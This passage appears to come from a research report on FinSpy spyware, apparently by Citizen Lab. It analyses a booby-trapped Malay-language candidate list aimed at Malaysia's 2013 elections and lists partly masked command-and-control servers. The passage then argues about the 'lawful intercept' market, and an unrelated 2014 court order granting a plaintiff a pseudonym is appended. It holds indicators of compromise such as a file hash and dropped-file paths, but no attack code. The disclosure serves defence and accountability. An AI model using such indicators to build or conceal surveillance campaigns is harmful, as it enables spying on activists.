    </requestedPrivileges>
  </security>
</trustInfo>
</assembly>
```

The embedded copy of FinSpy is extracted and installed on the victim’s computer when he opens the candidate list. The executable is named as shown:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WINWORD.exe => C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp1.tmp
e8ea87fea219dbf2112e37674b9b51a914d2c43ae9977325996b4f90dcdf8850 WINWORD.exe
```

Once the copy of FinSpy is successfully installed on the victim’s machine, it communicates with 3 FinFisher Command & Control servers that we identified in previous scanning:

IP	COMPANY	COUNTRY	CURRENT STATUS
168.144.xxx.xxx	Softcom	Canada	Down
117.121.xxx.xxx	GPLHost	Singapore	Up
117.121.xxx.xxx	GPLHost	United States	Up

As we have previously noted, the presence of a FinFisher Command & Control server in a country does not necessarily imply that the country's law enforcement, security, or intelligence services are running the server. The use of generic hosting providers such as Softcom and GPLHost is likely an attempt to camouflage the true operator of the spyware. The use of three different servers on two different hosting providers is most likely to ensure robustness in case some servers are shut down.

While we cannot make definitive statements about the actors behind the booby-trapped candidate list, the contents of the document suggest that the campaign targets Malay speakers who are interested in Malaysia's hotly contested 5 May 2013 General Elections. This strongly suggests that the targets are Malaysians either within Malaysia or abroad. We trust that both domestic and international elections monitoring officials and watchdog groups will investigate to determine whether the integrity of the campaign and electoral process may have been compromised.

Concluding Remarks

Our work over the past year has built a partial picture of the global market for commercial surveillance software. It appears that the market is doing well.

This isn't surprising: as the slice of human activity that takes place on computers grows, myriad actors from hackers to botnet herders to agents of state-sponsored espionage have engaged in remote intrusion and data-theft activities. In the last few years we have witnessed high profile incidents attributed to the Chinese Government involving (primarily) US Companies. While the motivations for many of these campaigns appear to be related to national security and economic espionage, there are also a growing number of cases involving Chinese Government hacking against activists, particular in the Tibetan and Uyghur communities. No longer the exclusive domain of Governments with the capacity to develop these products in-house, electronic intrusion capabilities are also being developed and sold by private sector companies like Gamma International, Hacking Team, and VUPEN as "lawful intercept" tools. While these companies are the most visible ones, due in part to their prominence in Wikileaks' "Spy Files" and the alleged sale of FinFisher to the Egyptian government before the Arab Spring, there are others who operate with a much lower profile.

The transactions that make up the commercial "lawful intercept" bazaar have been known anecdotally for years, yet they have not been publicly well understood. Companies protect client identities and obfuscate their own authorship of the tools they sell. It is generally acknowledged that governments will need to deploy a wide range of covert investigative tools in the course of protecting national security or engaging in legitimate law enforcement activities. Today, network intrusion and remote surveillance software are part of this toolkit. Some of the tools are developed in-house, but clearly many agencies find it expedient to purchase what they need. It would be mistaken to assume that the tools and the market are not here to stay.

Many companies have settled on the marketing term "lawful intercept" to describe the function of their tools. The term is in fact borrowed from technical language that refers to either (1) interception pursuant to an authorized investigation or (2) a capability built into network or telephone equipment in compliance with industry-wide standards for interception capabilities. There is nothing inherently lawful about the capabilities of these tools, however. They are simply trojans sold to states, not individuals. Their acceptability stems from the presumption, cynical or genuine, that they will be used in accordance with applicable law. The legitimising nature of the term "lawful intercept" is intrinsically

problematic, suggesting that actions which happen in accordance with the rule of law are naturally permissible. In some countries, where the law is used to criminalise dissent, “lawful intercept” takes on an especially sinister character.

History shows us that the appeal of covert spying tools extends beyond law enforcement, intelligence gathering, and national defense uses. The 20th century is rife with politically motivated abuse of electronic surveillance that runs contrary to legal and constitutional protections. There is no reason to suspect that remote intrusion and surveillance software isn’t subject to the same temptations.

Indeed, there are now well-documented cases where commercially acquired “lawful intercept” trojans have been deployed against groups and individuals who are neither criminals, nor terrorists. Last year for example, several attacks surfaced where commercial remote intrusion and surveillance trojans were deployed against both journalists and human rights activists. In July 2012 a US Citizen, the director of a Bahrani-focused pro-democracy advocacy group, was unsuccessfully targeted on US soil with an email containing a FinSpy trojan as part of a larger attack targeting. An investigation by Vernon Silver writing for *Bloomberg Business Week* described others, including London-based human rights activist and a UK-born economist based in Bahrain who were also targeted. This attack also raises questions about the cyber security implications of an environment where states can covertly electronically target citizens of other countries on their home soil.

Meanwhile in Morocco, just days after receiving international recognition for their work, journalists working with the popular media site Mamfakinch were targeted with an attack that masqueraded as a scoop. Victims who opened a bait document in this attack were compromised, and their computers backdoored with a commercial surveillance tool sold by the Italian “lawful intercept” vendor Hacking Team. Later that year we published a report detailing an attack against Ahmed Mansoor, a well-known blogger and pro-democracy and human rights activist in the UAE, that also used a Hacking Team trojan.

While we have tracked FinFisher Command & Control servers across the globe, other researchers have documented the similarly global spread of other “lawful intercept” backdoors. The emerging picture of the reach of commercially available spyware includes many countries with human rights records that are widely recognized as problematic.

There is extremely limited candor from companies about the nature and scope of the due-diligence performed when sales are contemplated. In what has been referred to as a “permissive” standard, companies have sometimes stated that they will only sell to states that are not on official blacklists established by the European Union or the United States. They have been similarly opaque about what actions, if any, they have taken as a consequence of the cases in countries like Morocco, Bahrain, and the UAE where there is

strong evidence the tools are being abused.

There is an understandable but unfortunate resistance to calls for transparency around the factors at play in the granting of export licenses to surveillance companies. Most recently, this resistance appears to have been encountered by Privacy International, in its efforts to understand the conditions under which Gamma International has been allowed to export FinFisher.

This research is one of the first extended projects to attempt to map out the nature of commercial surveillance software. Our work opens a window into this space, but it remains crucial that the nature and impact of the commercial surveillance market be better understood. Technical research in this field has only just begun, but it is already clear that the stakes are high. The proliferation of increasingly powerful commercial surveillance tools has serious implications not just for dissidents and activists, but for all of us, no matter our citizenship.

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UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA

_____)
JOHN DOE, a.k.a. KIDANE,)
)
Plaintiff,)
)
v.)
)
FEDERAL DEMOCRATIC REPUBLIC)
OF ETHIOPIA,)
)
Defendants.)
_____)

Case: 1:14-cv-00372
Assigned To: Kollar-Kotelly, Colleen
Assign. Date: 3/5/2014
Description: General Civil

ORDER

In light of plaintiff John Doe's motion to proceed by pseudonym, it is hereby

ORDERED that the motion for leave to proceed in pseudonym be, and hereby is, GRANTED. The factors outlined in National Ass'n of Waterfront Employers v. Chao, 587 F. Supp. 2d 90 (D.D.C. 2008) weigh in favor of granting plaintiff's motion to proceed by pseudonym.

SIGNED this 5th day of March, 2014.



RICHARD W. ROBERTS
Chief Judge